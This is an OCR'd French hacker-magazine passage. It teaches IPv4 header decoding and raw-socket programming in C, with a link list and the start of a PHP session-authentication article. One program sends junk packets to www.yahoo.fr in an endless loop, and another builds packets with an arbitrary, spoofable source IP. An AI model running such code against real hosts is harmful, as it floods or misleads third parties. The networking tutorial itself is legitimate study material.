Examinons la ligne qui nous intéresse, et tachons de voir à quoi ça correspond. Sachant que chaque doublons représente un octet, soit 8 bits:

45 00 05 dc 78 bb 40 00 6c 06 45 ba c8 1e c1 65 c0 a8 00 7a

45 correspond à 0100 0101 en binaire : soit 0100 = 4 et 0101 = 5. On en déduis donc : Version = 4 et IHL = 5 (et oui, on déduit qu'il n'y a pas d'options dans notre paquet).

00 est notre TOS codé sur 8 bits. Il n'y a donc pas d'option pour ce champ.


05 dc est notre TL : soit 05 dc en base 16 vaut 1500 en base 10. Notre paquet fais donc 1500 octets.

78 bb est notre ID

40 00 correspond à 0100 0000 0000 0000 en binaire. Soit les 3 premiers bits pour les flags : 010 donc le paquet ne peut être fragmenté. 0 0000 0000 0000 correspond au fragment offset. Comme le paquet n'est pas fragmenté, il est donc normal qu'il soit à 0.
6c est notre TTL soit 108.(6c -> 108 en base 10)

06 est le Protocole : en décimal vaut 6 aussi, on regarde, nos includes (cf. plus haut) et on peut voir que c'est du TCP.
45 ba est notre Header Checksum. Bon on ne va pas refaire le calcul.

c8 1e c1 65 : C'est notre IP source. On décode en : 200 (c8 -> 200) .30 (1e -> 30).193 (c1 -> 193).101 (65 ->101). D'ou l'adresse IP source est : 200.30.193.101



c0 a8 00 7a : C'est notre IP destination. On décode en : 192 (c0 -> 192).168 (a8 -> 168.0 (00 -> 0).122 (7a -> 122). D'ou l'adresse IP destination est : 192.168.0.122 (héhé, vive le NAT).

Comme nous avons vu que l' IHL est de 5, il est normal que l'entête s'arrête là, il n'y a pas d'options. Je sais que c'est un peu fastidieux, mais c'est un exercice très intéressant pour comprendre comment fonctionnent les protocoles. Bon, on fait un peu de C maintenant ?

Utilisation des Raws sockets

Tout d'abord, sachez que les raws sont réservés au Super-utilisateur (le root). Vous vous souvenez de mon premier article sur les scanners ?! Nous avions déclaré notre socket comme ceci :

```
socket(AF_INET,SOCK_STREAM,0)
```

Et bien pour les raws sockets nous allons déclarer notre socket comme ceci:

```
socket(AF_INET,SOCK_RAW,IPPROTO_RAW)
```

Pour écrire dans notre socket on utilisera la fonction sendto

```
int sendto(int s, cont void *msg,
          size_t len, int flags,
          const struct sockaddr
          *to, socklen_t tolen);
```

Elle renvoie le nombre de caractères envoyés dans la socket, ou alors -1 si ça a foiré !

Paramètres :

int s : le file descriptor à associer à la socket.

const void *msg : c'est un pointeur sur le paquet que l'on va envoyer.

size_t len : la taille du paquet que l'on envoie.

int flags : un entier où l'on peut mettre des options (Cf. la manpage pour les options possibles).

const struct sockaddr *to : un pointeur sur une structure sockaddr, là ou on va brancher notre socket.

socklen_t tolen : c'est un entier représentant la taille de la structure sockaddr.


Globalement pour envoyer nos données, on a qu'à créer notre socket, l'adresser, et envoyer nos données à l'intérieure. C'est pas compliqué! Nous allons essayé d'envoyer n'importe quoi dans notre socket, histoire de voir que ça marche bien les raws ! Héhé :-)))

On va écrire un petit programme que l'on nomme npnet.c (pour n'importe quoi sur le net) Et vous compilez :

```
[root@HZV]# gcc -o npnet npnet.c
[root@HZV]#
```

Code pour envoyer des données au socket

```
#include <stdio.h>
#include <unistd.h>
#include <stdarg.h>
#include <sys/types.h>
#include <netdb.h>
#include <string.h>

int main()
{
  int fd;                       // On déclare notre file descriptor
  struct hostent *serv;         // On déclare notre structure hostent
                                   pour la destination des données
  struct sockaddr_in sock;  // On déclare la cible de notre socket
  char buffer[]="CestSuperLesRawsSocketsViveHackerzVoice";
                                // On remplit le buffer avec n'importe quoi
  fd=socket(AF_INET, SOCK_RAW, IPPROTO_RAW); // On associe notre fd à
                                                la socket
  sock.sin_family = AF_INET;              // On remplit les paramètres
                                             de la structure
  serv=gethostbyname("www.yahoo.fr");           // On remplis notre
                                                   structure hostent
  sock.sin_addr.s_addr = (int)serv->h_addr;        // On adresse
                                                      la socket
  while(1)
  {
     sendto(fd, &buffer, strlen(buffer), 0, (struct sockaddr *)
&sock, sizeof(struct sockaddr));  // On balance tout dans la socket !
  }
  close(fd);                          //On ferme la socket
}
```



Ensuite, on lance ETHEREAL ou TCPdump en mode promiscious et on observe ce qu'il se passe quand on lance notre programme. Note : avec ETHEREAL je vous conseille de lancer le programme npnet à peine une demi seconde après que le sniffer soit enclenché. Sinon, vu le nombre de paquets que ça génère, ça risque de poser quelques problèmes.

Bon on regarde maintenant ce que notre sniffer préféré nous a trouvé :

```
0000  00 48 54 81 b9 86 00 50  8b 10 e8 39 08 00 43 65   .HT._..P ..è9..Ce
0010  00 27 53 75 70 65 72 4c  43 65 52 61 77 73 53 6f   .'SuperL CeRawsSo
0020  63 6b 65 74 73 56 69 76  65 48 61 63 6b 65 72 7a   cketsViv eHackerz
0030  56 6f 69 63 65                                    Voice
```

Héhé ! Ca a marché ! On a bien notre paquet. Les caractères qui se trouvent avant, représentent l'entête ethernet ! Bon normalement, ETHEREAL vous détectera ce paquet comme étant un paquet IP bogué. C'est normal, si vous avez tout compris jusque là, vous devriez savoir pourquoi il trouve une erreur dans ce paquet. Et oui ! le champs IHL est faux !

Maintenant vous devriez avoir compris comment nous allons nous servir des raws sockets. En fait, il va s'agir de remplacer le buffer qui contient n'importe quoi, par un buffer contenant, une entête IP bien joliment préparée ! Comme vous avez pu le constater on a bien envoyé notre paquet comme on le voulait. C'est en ça que vont constituer nos " packets maker ". Nous allons remplir notre buffer, avec les entêtes, et on va tout balancer dans notre socket ! C'est pas bien compliqué ! Note : Vous aurez pu constater que deux champs ont été recalculé. A savoir le cheksum et le TL. Cela est dû à la sockopt (option de socket) IP_HDRINCL. Cette option est déclarée implicitement sur la socket quand on la déclare en IPPROTO_RAW. Elle a pour effet d'indiquer au système de ne pas générer d'entête IP et de préciser que celle-ci sera fournie par l'utilisateur. Elle est donc indispensable dans le cadre de notre article. Toutefois, cette fonction implique (cf. manpage sur les raws) ceci :

IP Header fields modified on sending by IP_HDRINCL
IP Checksum : Always filled in.
Source Address : Filled in when zero.
Packet Id : Filled in when zero.
Total Length : Always filled in.

Cela signifie que les champs Adresse Source et ID seront remplis s'ils sont laissés à 0, et que les champs TL et Checksum seront toujours remplis. Donc, on ne pourra pas modifier ces deux champs. De toute façon, un paquet dont le checksum est faux sera automatiquement discardé au premier routeur rencontré.

On va passer à l'écriture d'une fonction qui va nous générer une entête IP. Globalement, l'idée c'est de tout mettre dans une structure et d'envoyer directement la structure dans la socket! On va pour cela questionner l'utilisateur sur les paramètres de l'entête. Cette fonction sera utilisée pour tous les " packets makers ". On utilisera à chaque fois cette fonction pour créer nos paquets. On proposera évidement de paramétrer ce qui est paramétrable. On ne proposera pas de modifier la version (par exemple) lors de l'élaboration de notre entête. On considèrera aussi que nos paquets IP ne contiennent pas d'options, le champ IHL sera toujours de 5. Passons à notre structure et à la fonction pour la remplir.

La structure de l'entête IP

Nous avons deux solutions. Soit on refait la structure, soit on utilise celle qui est toute prête dans les includes. Nous on va utiliser, celle des includes, ça fait plus pro ;)

```
[root@HZV] cat
/usr/include/netinet/ip.h
```

Et on garde la partie qui nous intéresse :

```
struct iphdr
  {
#if __BYTE_ORDER==__LITTLE_ENDIAN
    unsigned int ihl:4;
    unsigned int version:4;
#elif __BYTE_ORDER == __BIG_ENDIAN
    unsigned int version:4;
    unsigned int ihl:4;
#else
# error "Please fix
<bits/endian.h>"
#endif
    u_int8_t tos;
    u_int16_t tot_len;
    u_int16_t id;
```

```
    u_int16_t frag_off;
    u_int8_t ttl;
    u_int8_t protocol;
    u_int16_t check;
    u_int32_t saddr;
    u_int32_t daddr;
    /*The options start here. */
  };
```

Maintenant que nous avons notre structure et il ne reste plus qu'à faire une fonction pour la remplir ! On se servira beaucoup de la fonction htons(), je vais donc faire un petit rappel sur cette fonction.

unsigned short int htons (unsigned short int hostshort)

C'est facile, cette fonction prend en paramètre un entier court et renvoie un entier court ! Elle va convertir l'ordre des bits de l'hôte (little ou big endian) en bits de réseau. C'est utilisé pour la compatibilité. Elle s'applique pour nos variables de 2 octets ou plus, selon l'architecture, les octets de poids forts seront placés avant ou après les octets de poids faibles. Donc voici le code source du créateur d'entête IP. Par la suite, la fonction makeHeaderIP sera réutilisée pour les autres " packets maker ".

CRÉATEUR D'ENTÊTE IP

```
- hzvip.c -
#include <stdio.h>          // Les biblis pour les fonctions
#include <strings.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdarg.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <sys/time.h>
#include <sys/types.h>
#include <netdb.h>

int makeHeaderIp(struct iphdr *headerIP);  // Déclaration de la fonction makeHeaderIP
void videbuff();                           // Déclaration de la fonction videbuff
int main()
{
  struct iphdr *headerIP;                  // Déclaration de la structure headerIP<-La ou on va placer
                                                                          notre paquet
  struct sockaddr_in sock;                 // Déclaration de la structure sockaddr
  int sockraw,i,nbrPaquets;                // Variables, respectivement : sockraw, notre fd de la socket
```


```
                                        // i un compteur, nbrPaquets le nombre de paquets à envoyer.
  int interval=0;                       // interval est l'interval en seconde entre chaque paquet.
  int rc=0;

  sockraw=socket(AF_INET,SOCK_RAW, IPPROTO_RAW);          //  Déclaration de la socket en RAW
  headerIP=(struct iphdr *)malloc(sizeof(struct iphdr));  // Allocation mémoire pour la structure headerIP
  bzero(headerIP,sizeof(struct iphdr));                   // On initialise tout à 0.

  printf("\n\n=*=*=*=*=*=*=*=*PacketsMaker*=*=*=*=*=*=*=*=\n\n"); // Sans commentaires.
  printf("Codé Par ReDiLs pour HZV\n\n\n\n");
  makeHeaderIp(headerIP);                                 // Appel de la fonction qui crée le header IP
  printf("Combien de paquets voulez vous envoyez ? ");
  scanf("%d",&nbrPaquets);                                // Saisie du nombre de paquets à envoyer.
  printf("Entrez un interval en seconde entre les paquets : ");
  scanf("%d",&interval);                                  // Saisie de l'interval d'envoie
  printf("\n\nEnvoie des paquets en cours :\n");

  sock.sin_family = AF_INET;                              // Remplissage de la structure sockaddr
  sock.sin_addr.s_addr = headerIP->daddr;                 // Adressage de la socket
  for(i=0;i<nbrPaquets;i++)
    {
      sendto(sockraw, headerIP, sizeof(struct iphdr),0, (struct sockaddr *) &sock,sizeof(struct
sockaddr));  // Envoie des paquets dans la socket.
      if(interval!=0)sleep(interval);
    }
  close(sockraw);                                         // Fermeture de la socket.

}

int makeHeaderIp(struct iphdr *headerIP)                  // La fonction qui crée le header
{
  int j;                                                  // Compteur a utilisation diverse
  char test;                                              // caractère pour des test de validation
  int DF,MF;                                              // Les flags de fragmentation.
  char ipSource[50];                                      // L'ip source sous forme de chaine.
  char ipDest[50];                                        // L'ip destination sous forme de chaine.
  unsigned char version;                                  // Déclaration de la version.
  unsigned char ihl;                                      // Déclaration du IHL.
  struct hostent *host;                                   // Structure hostent pour le gethostbyname.

  /* Initialisation de la version */

  printf("\e[0;1;33mVersion\e[0m par défaut (y-n) ? ");
```

```
test=getchar();
videbuff();
while(test!='Y' && test!='y' && test!='N' && test!='n')
  {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
  }
if(test=='Y' || test=='y')
  {
  j=4;
  }
else
  {
    printf("Entrez la \e[0;1;33mversion\e[0m ( 0 -> 15 ): ");
    scanf("%d",&j);
    while(j<0 || j>15)
    {
      printf("0 -> 15 : ");
      scanf("%d",&j);
    }
  }
version=(char)j;                          // Cf explications suplémentaires.

/* Initialisation du IHL */

printf("Calcul automatique de \e[0;1;33mIHL\e[0m (y-n) ? ");
test=getchar();
videbuff();
while(test!='Y' && test!='y' && test!='N' && test!='n')
  {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
  }
if(test=='N' || test=='n')
  {
    printf("Entrez le \e[0;1;33mIHL\e[0m ( 0 -> 15): ");
    scanf("%d",&j);
    while(j<0 || j>15)
    {
      printf("0 -> 15 : ");
      scanf("%d",&j);
```

```
    }
   }
 else
   {
    j=5;
   }
 ihl=(char)j;                                          // Cf explications suplémentaires.
 *(unsigned char *)headerIP=(unsigned char)((16*version)+ihl);      // Cf explications suplémentaires.

 /* Initialisation du TOS */

 printf("Initialiser le \e[0;1;33mTOS\e[0m à 0 (y-n) ? ");
 test=getchar();
 videbuff();
 while(test!='Y' && test!='y' && test!='N' && test!='n')
   {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
   }
 if(test=='N' || test=='n')
   {
    printf("Entrez le \e[0;1;33mTOS\e[0m ( 0 -> 255): ");
    scanf("%d",&j);
    while(j<0 || j>255)
    {
     printf("0 -> 255 : ");
     scanf("%d",&j);
    }
    headerIP->tos=(unsigned char)j;                    // On place le TOS dans notre structure.
   }

/*Initialisation du ID */

 printf("Initialisation du \e[0;1;33mID\e[0m à 0 (y-n) ? ");
 test=getchar();
 videbuff();
 while(test!='Y' && test!='y' && test!='N' && test!='n')
   {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
   }
```

```
if(test=='N' || test=='n')
  {
    printf("Entrez le \e[0;1;33mID\e[0m ( 0 -> 65536): ");
    scanf("%d",&j);
    while(j<0 || j>65536)
   {
     printf("0 -> 65536 : ");
     scanf("%d",&j);
   }
    headerIP->id=htons(j);                                    // On place le ID
  }

/* Initialisation du champ flag et frag_off*/

printf("Mettre le bit \e[0;1;33mDF\e[0m à 1 (y-n) ? ");
test=getchar();
videbuff();
while(test!='Y' && test!='y' && test!='N' && test!='n')
  {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
  }
if(test=='Y' || test=='y')
  {
    DF=1;                                                     // Cf explications supplémentaires.
  }

printf("Mettre le bit \e[0;1;33mMF\e[0m à 1 (y-n) ? ");
test=getchar();
videbuff();
while(test!='Y' && test!='y' && test!='N' && test!='n')
  {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
  }
if(test=='Y' || test=='y')
  {
    MF=1;              // Cf explications supplémentaires.
  }

printf("Initialisation du \e[0;1;33mfrag_off\e[0m ID à 0 (y-n) ? ");
```

```
test=getchar();
videbuff();
while(test!='Y' && test!='y' && test!='N' && test!='n')
  {
    printf("Choisissez y ou n : ");
    test=getchar();
    videbuff();
  }
if(test=='N' || test=='n')
  {
    printf("Entrez le \e[0;1;33mfrag_off\e[0m ( 0 -> 8192): ");
    scanf("%d",&j);
    while(j<0 || j>8192)
    {
      printf("0 -> 8192 : ");
      scanf("%d",&j);
    }
  }
else
  j=0;
    if(DF==1)j=(unsigned short int)j+16384;                    // Cf explications supplémentaires.
    if(MF==1)j=(unsigned short int)j+8192;                     // Cf explications supplémentaires.
    headerIP->frag_off=htons((unsigned short int)j);           // Cf explications supplémentaires.

/* Initialisation du TTL */
printf("Entrez le \e[0;1;33mTTL\e[0m (0->255) : ");
scanf("%d",&j);
while(j<0 || j>255)
   {
     printf("0 -> 255 : ");
     scanf("%d",&j);
   }
headerIP->ttl=(unsigned char)j;                                // On place le TTL dans notre structure

/* Initialisation du champ protocol */
printf("Entrez la valeur du \e[0;1;33mprotocol\e[0m (0->255): \n");
printf("Consulter /etc/protocols pour la liste et les valeurs : ");
scanf("%d",&j);
while(j<0  || j>255)
   {
     printf("0 -> 255 : ");
     scanf("%d",&j);
   }
```



```
  headerIP->protocol=(unsigned char)j;                    // On place le protocol dans notre
                                                             structure.

  /* Initialisation des IPs sources et destination */

  printf("Entrez l'\e[0;1;33mip source\e[0m : ");
  scanf("%s",ipSource);                                   // Récupération de l'ip source.
  printf("Entrez l'\e[0;1;33mip destination\e[0m : ");
  scanf("%s",ipDest);                                     // Récupération de l'ip destination.
  printf("IP SOURCE : %s\n",ipSource);
  printf("IP DESTINATION : %s\n",ipDest);

  host = gethostbyname(ipSource);                         // Conversion de l'ip source.
  if(host == NULL)
    {
      printf("Erreur : gethostbyname(IP source)\n");
      exit (1);
    }
  memcpy(&headerIP->saddr, host->h_addr, host->h_length); // Cf explications supplmmentaires.


  host = gethostbyname(ipDest);                           // Conversion de l'ip destination.
  if(host == NULL)
    {
      printf("Erreur : gethostbyname(IP destination)\n");
      exit (1);
    }
  memcpy(&headerIP->daddr, host->h_addr, host->h_length); // Cf explications supplmmentaires.

  printf("\n\nCréation du paquet :                \e[0;1;33m[ OK ]\e[0m \n");
  return (0);
}

/* Cette fonction sert seulement à vider le buffer d'entré pour les getchar() par exemple */

void videbuff()
{
  while(getchar()!='\n');
}
```

Explications supplémentaires

Vous vous êtes sûrement demandé pourquoi on avait fait comme ça, pour la Version et le IHL ? Comme ils sont tous les deux sur 4 octets chacun, au lieu de s'embêter, on les place tous les deux en même temps par une variable char.

```
*(unsigned char
*)headerIP=(unsigned
char)((16*version)+ihl);
```

On précise bien que c'est une variable de type 'caractère non-signé'. On fait comme suit. On additionne le IHL à 16*Version. Tout simplement parce que sur un octet (8bits), si on souhaite déplacer les 4 bits de droites, on peut les multiplier par 16 (2^4). On aurait aussi pu faire un décalage binaire de 4 bits vers la droite. Vous remarquerez que la limite de la version et du IHL et de 15, pourquoi me direz vous, et bien car 2^4=16 possibilités (soit 0 à 15).

On peut aussi remarquer les lignes suivantes :

```
if(DF==1)j=(unsigned short
int)j+16384;
if(MF==1)j=(unsigned short
int)j+8192;
headerIP-
>frag_off=htons((unsigned short
int)j);
```

Là, tout comme pour la Version et le IHL, vous vous souvenez que les flags sont sur 3 bits, au bits 16,15 et 14. Le premier flag étant réservé et devant être à 0, on ne s'en occupe pas puisqu'on a initialisé notre structure à 0. Après c'est le même principe. Au lieu de mettre les flags, puis le fragment offset, de 3 et 13 bits, on va tout mettre ensemble dans une variable unsigned short int de 16 bits. On va récupérer le fragment offset de 13 bits (donc maximum 8192) puis on va mettre le premier flag (DF si il y est) en additionnant 16384 (ce qui placera le bit 15 à 1). Ensuite le second flag (MF) en additionnant 8192 (ce qui placera le bit 14 à 1). Après, on a plus qu'à mettre cet unsigned short int de 16 bits directement à l'adresse des flags.

Deux autres lignes qui peuvent vous paraître un peu obscures:

```
memcpy(&headerIP->saddr, host-
>h_addr, host->h_length);
memcpy(&headerIP->daddr, host-
>h_addr, host->h_length);
```

Tous simplement on a récupéré notre adresse IP au format réseau par l'appel de 'gethostbyname', et cette adresse a été placé dans la structure 'hostent'. On a donc plus qu'à la copier directement dans notre structure.

Voilà, si il y a d'autres points qui vous paraissent difficiles, vous pouvez toujours me mailler à redils@netcourrier.com, je me ferais un plaisir de vous répondre.

Redils

Greetz to : Th0r
Salutation aux CucumberBr0thers =) :
Ohzon, S/ash & The RtC Team

www.☠.net

Nous avons choisi de vous présenter des sites qui sont parmi les plus riches et les plus intéressants. Ils sont d'un niveau assez élevé, mais ne vous laissez pas décourager!

Français
www.isecurelabs.com
www.securiteinfo.com
www.newshackers.com
http://securis.info
www.madchat.org
www.minithins.net
http://projet7.tuxfamily.org
www.bugbrother.com/security.tao.ca/
www.hackerzvoice.org
www.2600.fr.st
www.securent-2000.com
www.secusys.com
www.zataz.com
www.lsijolie.net
www.cnil.fr
www.wireless-fr.org

International
http://astalavista.box.sk
http://neworder.box.sk
http://packetstormsecurity.dnsi.info
www.securityfocus.com
www.securityteam.com
www.vulnwatch.org
www.phrack.org
http://teso.scene.at
www.thehackerschoice.com
www.security.nnov.ru
www.w00w00.org
http://adm.freelsd.net/ADM
www.ccc.de
http://project.honeynet.org
www.cyberarmy.com
www.sardonix.org
www.linuxsecurity.com
www.winguides.com/security
www.guninski.com
www.malware.com
www.macsecurity.org
www.securemac.com
www.cgisecurity.com
www.pgpi.org
www.secureroot.com
www.insecure.org
www.nsa.gov
www.ouah.org

LOL
www.multimania.com/azerty0

NIVEAU WILD

SÉCURISEZ VOTRE SITE

Vous avez un site Web et vous souhaitez mettre en place un accès sécurisé ? Nous vous expliquons comment faire grâce au PHP et une base de données MySQL. Cette démarche vous permettra la gestion de sessions pour les versions antérieures à PHP 4.

Développé depuis 1994 par Rasmus Lerdorf, PHP est un puissant langage de script utilisé par plusieurs millions de sites Web. Il allie puissance, facilité de développement et une bonne intégration avec les principaux systèmes de base de données du marché. Combiné avec le compilateur Zend, le serveur Apache et le système de gestion de base de données MySQL, il forme un couple inégalable, aussi rapide que l'ASP et cependant beaucoup plus flexible que ce dernier.

PHP est un langage qui permet de créer des pages Web dynamiques. C'est à dire, dont le contenu est généré au moment de la requête en fonction, notamment des informations présentes dans une base de données. Ce contenu est alors envoyé en sortie vers le navigateur du client. Malheureusement, le protocole HTTP (sur lequel repose la transmission des pages) est dépourvu d'état. Ainsi, lorsque vous formulez une requête pour télécharger une page web à partir de votre navigateur, vous initiez une connexion avec le serveur distant qui sera fermée dès que vous aurez récupéré la page demandée. De cette façon, en surfant sur une page suivante, une nouvelle connexion sera mise en place. Malgré cela, les sites web dynamiques réussissent à garder en mémoire, de page en page, des informations concernant leurs visiteurs. En effet, coté client, ils emploient des procédés comme les cookies (quelques variables sont stockées chez le client dans un fichier texte, uniquement accessibles par le site qui l'a crée), et ont recours aux chaînes de requête (les paramètres sont passés de page en page sous la forme script.php?valeur1=azerty&valeur2=kicker&valeur3=etc...).

Une solution simple et efficace s'est dégagée de ces diverses techniques : les sessions. Leurs principes consistent à attribuer à chaque utilisateur de façon transparente, un identificateur unique qu'il gardera tout au long de sa visite sur le site (donc stocké dans un cookie ou passé par l'intermédiaire de la chaîne de requête de page en page) voire jusqu'à nouvel ordre et qui sera mis en correspondance avec un fichier temporaire conservé sur le serveur qui gardera les informations voulues et les tiendra à disposition page après page.Bien que, depuis sa version 4, PHP propose en natif un système de gestion des sessions utilisable par le biais d'instructions inclues directement dans le langage, ce n'est pas ce dont je vais vous parler. En effet, si vous êtes intéressé par les sessions spécifiques à PHP 4, reportez vous à des sites comme php.net ou phpfrance.com, qui vous expliquerons cela bien mieux que moi. En fait, je vous propose de comprendre comment mettre en place un système d'authentification utilisant les sessions, fonctionnant par l'intermédiaire d'une base de données SQL: MySQL. L'utilisation d'un serveur SQL, pour stocker les informations relatives aux sessions, peut pallier l'absence de la gestion en natif de ces dernières dans des version antérieures à PHP 4; c'est aussi l'occasion de s'intéresser à leur sécurisation. Vous noterez que ce type de mise en place des sessions est moins

AVEC PHP : LES SESSIONS

adapté que celui fourni par PHP 4 dans le cadre de projet e-commerce où la gestion d'un caddie virtuel entraîne la sauvegarde de nombreux paramètres. Ce n'est pas le cas ici où nous n'allons conserver que les informations d'authentification concernant l'utilisateur (par exemple : ce visiteur est-il autorisé à surfer sur cette page ?).

Fonctionnement

Pour comprendre comment fonctionnent les sessions, nous allons écrire, pas à pas, un script qui les met en oeuvre. Il devra être simplement appelé en haut de chaque page à protéger à l'aide de la fonction php include() qui sert à inclure un fichier :

```
<?php
//Importe le fichier des sessions
include ("sessions.php");
//Vérifie que l'utilisateur est autorisé à surfer sur cette page
CheckUser("Ma-session-Test");
?>
<html> - Mes informations protégées :) - </html>
```

Une seule restriction. Les pages à protéger doivent être passées par PHP et donc avoir l'extension php/php3 (ou autre), sinon le code de protection ne sera pas inclus et donc non exécuté. Voici comment doit réagir notre script lorsqu'une page protégée est demandée par un visiteur :

1. le visiteur a-t-il déjà un identifiant d'attribué ? Si non, on affiche un message d'erreur et on lui propose de s'identifier. Si oui, on continue.

2. on récupère son identifiant stocké dans un cookie ou passé par la chaîne de requête.

3. on se connecte à la base de données pour vérifier que sa session existe bien dans la table et pour récupérer ses informations : heure de connexion, délais depuis la dernière page affichée, droits d'accès particuliers.

4. on vérifie si la session démarrée par l'utilisateur lui permet de demander cette page, et que son identifiant de session n'a pas été modifié pour tenter de détourner la session d'un autre utilisateur.

5. on laisse à disposition des scripts contenus dans la page protégée, les informations concernant l'utilisateur (son login, heure de connexion, ...) et on rend la main.

Sinon, en cas d'erreur, le script se termine en affichant un message et sans laisser s'afficher le contenu de la page protégée.

Etude du code

Passons maintenant à l'étude du code. Le stockage des informations concernant les utilisateurs se fait dans une table d'une base SQL, que nous allons créer maintenant. Pour cela, démarrez phpMyAdmin, créez une base si vous n'en avez pas à disposition, et entrez la requête SQL suivante :.

```
CREATE TABLE kck_sessions (id int(11) NOT NULL
auto_increment, SESSID varchar(12) NOT NULL default
'', login varchar(20) NOT NULL default '', IP
varchar(20) NOT NULL default '', SESSstart
varchar(12) NOT NULL default '', LastOn varchar(12)
NOT NULL default '', SESSNAME varchar(25) NOT NULL
default '', hash varchar(50) NOT NULL default '',
PRIMARY KEY (id), UNIQUE KEY id (id), KEY id_2
(id));
```

La question de la table réglée, occupons nous du script en lui-même. Commençons par aborder l'authentification de l'utilisateur et le démarrage de la session. Il s'agit de vérifier si le mot de passe entré correspond bien au login (je laisse cette partie à votre discrétion, elle sort du cadre de cet article) et de démarrer la session.

Démarrer la session

Le démarrage de la session se fait en entrant les informations concernant l'utilisateur dans la base et en lui attribuant un identifiant de session. Pour cela, le script fait appel à la fonction StartSession, qui prend deux arguments : StartSession("Ma-session-Test","mon_login"). Le code source sera commenté ligne par ligne, ce qui, je pense, est suffisant pour assurer sa compréhension. Vous noterez que je n'utilise pas directement les fonctions PHP standard pour me connecter à la base MySQL, mais des fonctions personnalisées qui prennent en charge la gestion des erreurs. En effet, l'utilisation d'un layer SQL, ici mysql.php, pour effectuer les transactions avec le serveur SQL, permet de produire un script portable vers d'autres systèmes utilisant des bases de données différentes, sans avoir à modifier le code source. Ici, il n'est cependant pas complet, il vous faudra y implémenter la gestion des fonctions fetch_array() et num_rows(), entre autres. Si vous êtes intéressé(e) par l'utilisation des layers (les couches d'abstraction SQL) vous pouvez vous reporter au code source du forum PhpBB, diponible sur phpbb.com

```
function StartSession($SESSNAME,$login)
 {
   $mysql_link = pMysql_ConnectDB("",
   "","",$BASE_sess) or NiceError("Impossible de
